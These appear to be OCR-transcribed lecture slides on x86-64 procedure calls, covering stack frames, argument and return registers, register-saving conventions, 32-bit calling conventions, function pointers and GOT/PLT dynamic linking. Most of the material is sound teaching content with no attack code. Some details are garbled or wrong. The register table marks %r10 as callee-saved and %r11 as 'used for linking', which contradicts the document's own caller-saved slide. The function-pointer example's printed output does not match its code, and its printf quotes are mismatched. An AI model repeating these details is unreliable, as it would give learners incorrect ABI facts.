
```
who(…)
{
   • • •
   amI();
   • • •
   amI();
   • • •
}
```





Example

```
foo(…)
{
   •
   •
   who();
   •
   •
}
```




foo

who

amI amI

amI

amI



Stack

%rbp

%rsp

foo


x86-64/Linux Stack Frame

Caller Stack Frame (Pink)

- Function arguments for callee
  - Only used with 7+ integer arguments
  - Arguments 1-6 passed in registers
- Return address
  - Pushed by `call` instruction

Callee Stack Frame (Yellow) (From Top to Bottom)

- Old frame pointer (optional)
- Local variables (optional)
  - If can't keep in registers
- Saved register context (optional)
  - If certain registers needed
- Function arguments for next call



Function arguments

Passed in registers typically

- **First 6 “integer” arguments**

`%rdi`

`%rsi`


`%rdx`

`%rcx`

`%r8`

`%r9`

Overflow onto stack when needed



Return value

`%rax`

swap revisited

```
void swap(long *xp, long *yp)
{
  long t0 = *xp;
  long t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```

```
swap:
   movq   (%rdi), %rdx
   movq   (%rsi), %rax
   movq   %rax, (%rdi)
   movq   %rdx, (%rsi)
   ret
```

Function arguments all passed in registers

- First argument (`xp`) in `%rdi`, second argument (`yp`) in `%rsi`
- 64-bit pointers

No stack operations required (except `ret`)

- Can hold all function arguments and local variables in registers

Function arguments beyond 6

```
call_foo() {
    long a[60];
    foo(a[0],a[1],a[2],a[3],a[4],a[5],a[6],a[7],a[8],a[9]);
}
```

Given the above C function, identify function arguments being passed to `foo`

```
0000000000000000 <call_foo>:
   0:    sub    $0x78,%rsp
   7:    mov    0x68(%rsp),%rax
   c:    mov    %rax,0x18(%rsp)          a[9]
  11:    mov    0x60(%rsp),%rax
  16:    mov    %rax,0x10(%rsp)          a[8]
  1b:    mov    0x58(%rsp),%rax
  20:    mov    %rax,0x8(%rsp)           a[7]
  25:    mov    0x50(%rsp),%rax
  2a:    mov    %rax,(%rsp)              a[6]
  2e:    mov    0x48(%rsp),%r9           a[5]
  33:    mov    0x40(%rsp),%r8           a[4]
  38:    mov    0x38(%rsp),%rcx          a[3]
  3d:    mov    0x30(%rsp),%rdx          a[2]
  42:    mov    0x28(%rsp),%rsi          a[1]
  47:    mov    0x20(%rsp),%rdi          a[0]
  4c:    callq  <foo>
  51:    add    $0x78,%rsp
  58:    retq
```

Local variables

Held in registers if possible

- Stored on stack if too many (register spilling)
- Compiler allocates space on stack and updates `%rsp`

How are they preserved if the current function calls another function?

- Compiler updates `%rsp` beyond local variables before issuing "`call`"

What happens to them when the current function returns?

- Are lost (i.e. no longer valid)

Local variables

```
call_foo() {
    long a[60];
    foo(a[0],a[1],a[2],a[3],a[4],a[5],a[6],a[7],a[8],a[9]);
}
```

```
0000000000000000 <call_foo>:
   0:     sub     $0x78,%rsp
   7:     mov     0x68(%rsp),%rax
   c:     mov     %rax,0x18(%rsp)
  11:     mov     0x60(%rsp),%rax
  16:     mov     %rax,0x10(%rsp)
  1b:     mov     0x58(%rsp),%rax
  20:     mov     %rax,0x8(%rsp)
  25:     mov     0x50(%rsp),%rax
  2a:     mov     %rax,(%rsp)
  2e:     mov     0x48(%rsp),%r9
  33:     mov     0x40(%rsp),%r8
  38:     mov     0x38(%rsp),%rcx
  3d:     mov     0x30(%rsp),%rdx
  42:     mov     0x28(%rsp),%rsi
  47:     mov     0x20(%rsp),%rdi
  4c:     callq   <foo>
  51:     add     $0x78,%rsp
  58:     retq
```

Practice problem

```
int* func(int x) {
  int n;
  n = x;
  return &n;
}
```

Local variables are “lost” when function returns

What will happen when it returns?

- Returns an address that is no longer part of the stack

What if the pointer it returns is dereferenced?

- Returns whatever was at location

http://thefengs.com/wuchang/courses/cs201/class/08/invalid_ref.c

Example: `incr`

```
long incr(long *p, long val) {
    long x = *p;
    long y = x + val;
    *p = y;
    return x;
}
```

```
incr:
  movq    (%rdi), %rax
  addq    %rax, %rsi
  movq    %rsi, (%rdi)
  ret
```


Register	Use(s)
`%rdi`	Argument **`p`**
`%rsi`	Argument **`val`**, **`y`**
`%rax`	**`x`**, Return value

Example: Calling `incr` #1


```
long call_incr() {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return v1+v2;
}
```

```
call_incr:
  subq    $16, %rsp
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    8(%rsp), %rax
  addq    $16, %rsp
  ret
```

Initial Stack Structure



Resulting Stack Structure




Example: Calling `incr` #2

```
long call_incr() {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return v1+v2;
}
```

```
call_incr:
  subq     $16, %rsp
  movq     $15213, 8(%rsp)
  movl     $3000, %esi
  leaq     8(%rsp), %rdi
  call     incr
  addq     8(%rsp), %rax
  addq     $16, %rsp
  ret
```

Stack Structure




Register	Use(s)
`%rdi`	`&v1`
`%rsi`	`3000`

Example: Calling `incr` #3

```
long call_incr() {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return v1+v2;
}
```

```
call_incr:
  subq    $16, %rsp
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    8(%rsp), %rax
  addq    $16, %rsp
  ret
```

Stack Structure




Register	Use(s)
`%rdi`	`&v1`
`%rsi`	`3000`

Example: Calling `incr` #4

```
long call_incr() {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return v1+v2;
}
```


```
call_incr:
  subq     $16, %rsp
  movq     $15213, 8(%rsp)
  movl     $3000, %esi
  leaq     8(%rsp), %rdi
  call     incr
  addq     8(%rsp), %rax
  addq     $16, %rsp
  ret
```

Stack Structure



Register	Use(s)
`%rax`	Return value


Updated Stack Structure



Example: Calling `incr` #5

```
long call_incr() {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return v1+v2;
}
```


Updated Stack Structure



```
call_incr:
  subq    $16, %rsp
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    8(%rsp), %rax
  addq    $16, %rsp
  ret
```

Register	Use(s)
`%rax`	Return value

Final Stack Structure



Register Saving Conventions

When `foo` calls `who`:

- `foo` is the *caller*, `who` is the *callee*

Can Register be Used for Temporary Storage?

```
foo:
    • • •
    movq $15213, %rdx
    call who
    addq %rdx, %rax
    • • •
    ret
```

```
who:
    • • •
    subq $18213, %rdx
    • • •
    ret
```

- Contents of register `%rdx` overwritten by `who`
- Need some coordination between caller and callee on register usage

Register Saving Conventions

When `foo` calls `who`:

- `foo` is the *caller*, `who` is the *callee*

Can Register be Used for Temporary Storage?


Conventions

- "Caller Save"
  - Caller saves temporary in its frame before calling
- "Callee Save"
  - Callee saves temporary in its frame before using
  - Callee restores values before returning

x86-64 caller-saved registers

Can be modified by function

- `%rax`
  - Return value
- `%rdi`, … , `%r9`
  - Function arguments
- `%r10, %r11`



Return value

`%rax`

Arguments

`%rdi`

`%rsi`

`%rdx`

`%rcx`

`%r8`

`%r9`

Caller-saved temporaries


`%r10`

`%r11`

x86-64 callee-saved registers

Callee must save & restore

- `%rbx,%r12,%r13,%r14`
- `%rbp`
  - May be used as frame pointer
- `%rsp`
  - Special form of callee save
  - Restored to original value upon return from function



x86-64 Integer Registers


`%rax`	Return value
`%rbx`	Callee saved
`%rcx`	Argument #4
`%rdx`	Argument #3
`%rsi`	Argument #2
`%rdi`	Argument #1
`%rsp`	Stack pointer
`%rbp`	Callee saved
`%r8`	Argument #5
`%r9`	Argument #6
`%r10`	Callee saved
`%r11`	Used for linking
`%r12`	C: Callee saved
`%r13`	Callee saved
`%r14`	Callee saved
`%r15`	Callee saved

Callee-Saved Example #1


```
long call_incr2(long x) {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return x+v2;
}
```

```
call_incr2:
  pushq   %rbx
  subq    $16, %rsp
  movq    %rdi, %rbx
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    %rbx, %rax
  addq    $16, %rsp
  popq    %rbx
  ret
```

Initial Stack Structure



Resulting Stack Structure




Callee-Saved Example #2


```
long call_incr2(long x) {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return x+v2;
}
```

```
call_incr2:
  pushq   %rbx
  subq    $16, %rsp
  movq    %rdi, %rbx
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    %rbx, %rax
  addq    $16, %rsp
  popq    %rbx
  ret
```

Resulting Stack Structure



Pre-return Stack Structure




Floating point arguments

Recall integer arguments

- 64-bit registers used to pass
  `%rdi, %rsi, %rdx, %rcx, %r8, %r9`

Floating point

- Special vectored registers to pass (AVX-512)
  `%zmm0 - %zmm31`
  - Capacity for a vector of 8 doubles
  - Also used for vectored integer operations (more later)



Optimizations: Explain the jump

```
long scount = 0;

/* Swap a[i] & a[i+1] */
void swap_ele(long a[], int i)
{
    swap(&a[i], &a[i+1]);
}
```

When `swap` executes `ret`, it will return from `swap_ele`

Possible since `swap` is a "tail call" (no instructions afterwards)

```
swap_ele:
  movslq %esi,%rsi              # Sign extend i
  leaq   (%rdi,%rsi,8), %rdi    # &a[i]
  leaq   8(%rdi), %rsi          # &a[i+1]
  jmp    swap                   # swap()
```

32-bit calling conventions

Linux IA32 cdecl

- Caller pushes arguments on stack before call
- Caller clears arguments off stack after call

Win32 stdcall

- Caller pushes arguments on stack before call
- Callee clears arguments off stack before returning from call
  - Saves some instructions since callee is already restoring the stack at the end of the function

fastcall

- Save memory operations by passing arguments in registers
- Microsoft implementation
  - First two arguments passed in registers %ecx and %edx
  - Code written on Windows must deal with stdcall and fastcall conventions
- Linux
  - Must declare in function prototype which calling convention is being used
  - http://gcc.gnu.org/onlinedocs/gcc/Function-Attributes.html

32-bit calling conventions

thiscall

- Used for C++
- Linux
  - Same as cdecl, but first argument assumed to be “this” pointer
- Windows/Visual C++
  - “this” pointer passed in %ecx
  - Callee cleans the stack when arguments are not variable length
  - Caller cleans the stack when arguments are variable length

More information

- http://www.programmersheaven.com/2/Calling-conventions

Function pointers

Pointers

Central to C (but not other languages)

So far, pointers provide access to data (via address)

- Every pointer has a type
- Every pointer has a value (an address)
- Pointers created via the “&” operator
- Dereferenced with the “*” operator

But, pointers can also point to code (functions)

Function pointers

Store and pass references to code

- Have a type associated with them (the type the function returns)

Some uses

- Dynamic “late-binding” of functions
  - Dynamically “set” a random number generator
  - Replace large switch statements for implementing dynamic event handlers
    - Example: dynamically setting behavior of GUI buttons
- Emulating “virtual functions” and polymorphism from OOP
  - qsort() with user-supplied callback function for comparison
    - man qsort
  - Operating on lists of elements
    - multiplication, addition, min/max, etc.

Function pointers

Example declaration

```
int (*func)(char *);
```

- `func` is a pointer to a function taking a `char *` argument, returning an `int`
- How is this different from

  `int *func(char *)` ?

Using a pointer to a function:

```
int foo(char *){ };       // foo: function returning an int
int (*bar)(char *);       // bar: pointer to a fn returning an int
bar = foo;                // Now the pointer is initialized
x = bar(p);               // Call the function
```

Function pointers example

```
#include <stdio.h>
void print_even(int i){ printf("Even %d\n‟,i);}
void print_odd(int i) { printf("Odd %d\n”,i); }

int main(int argc, char **argv) {
     void (*fp)(int);
     int i = argc;

     if (argc%2)
          fp=print_even;
     else
          fp=print_odd;
     fp(i);
}
```

```
mashimaro % ./funcp a
Even 2
mashimaro % ./funcp a b
Odd 3
mashimaro %
```

```
main:
  40059b: sub     $0x8,%rsp
  40059f: test    $0x1,%dil
  4005a3: je      4005ac <main+0x11>
  4005a5: mov     $print_even,%eax
  4005aa: jmp     4005b1 <main+0x16>
  4005ac: mov     $print_odd,%eax
  4005b1: callq   *%rax
  4005b3: add     $0x8,%rsp
  4005b7: retq
```

Dynamic linking via function pointers

Code for functions in shared libraries

- Loaded at run-time
- Addresses unknown until program execution
- Relocation information in binary to “fully link”
- In theory, done all before program begins execution


In practice

Late binding via function pointer table

- Array of addresses pointing to functions
- Individual entries initialized upon first invocation of function

Two data structures

- Global Offset Table (GOT)
  - Table of addresses for both data and code
  - Initially, all code addresses point to same address (that of the resolver)
  - Resolver replaces its own address with actual function address upon its first invocation
- Procedure link table (PLT)
  - Code in .text section for implementing function calls to libraries



Data segment

Global offset table (GOT)

